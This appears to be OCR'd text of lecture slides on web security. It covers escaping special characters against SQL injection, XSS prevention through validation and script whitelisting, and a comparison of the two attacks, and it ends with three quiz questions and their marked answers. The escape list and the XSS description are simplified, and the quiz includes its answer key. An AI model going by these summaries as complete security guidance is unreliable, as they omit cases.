- Function prepends a backslash to every special character in the first parameter.
- Special characters considered are:
  - 0x00 (NULL), Newline (\n), Carriage return (\r), Double quotes ("), Backslash (\), 0x1A (Ctrl+Z)
- Adding '\' at the beginning makes the special character a regular text character
  - So malicious behavior can be avoided


Preventing XSS attacks

- Input Validation:
  - Perform the appropriate validation on the server-side
    - Server/application must check that content uploaded to page does not contain embedded scripts
- Whitelisting:
  - Have web server supply a whitelist of the scripts that are allowed to appear on a page
    - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)

Differences between XSS attack and SQL Injection Attack

- **SQL injection** attacks are used to steal information from databases
  - **SQL injection** is data-base focused
- **XSS** attacks are used to redirect users to **websites** where attackers can steal data from them
  - **XSS** is geared towards attacking end users

- Questions?



In SQL injection attack, __________ code is inserted into strings that are later passed to an SQL Server

- A. malicious
- B. redundant
- C. clean
- D. non malicious

In SQL injection attack, ___________ code is inserted into strings that are later passed to an SQL Server

- [✓ A. malicious]
- B. redundant
- C. clean
- D. non malicious

Point out the correct statement :

- A. Parameterized data cannot be manipulated by a skilled and determined attacker
- B. Procedure that constructs SQL statements should be reviewed for injection vulnerabilities
- C. The primary form of SQL injection consists of indirect insertion of code
- D. None of the mentioned

Point out the correct statement :

- A. Parameterized data cannot be manipulated by a skilled and determined attacker
- [✓ B. Procedure that constructs SQL statements should be reviewed for injection vulnerabilities]
- C. The primary form of SQL injection consists of indirect insertion of code
- D. None of the mentioned

Any user-controlled parameter that gets processed by the application includes vulnerabilities like :

- A. Host-related information
- B. Browser-related information
- C. Application parameters
- D. All of the mentioned

Any user-controlled parameter that gets processed by the application includes vulnerabilities like :

- A. Host-related information
- B. Browser-related information
- C. Application parameters
- [✓ D. All of the mentioned]

- Questions?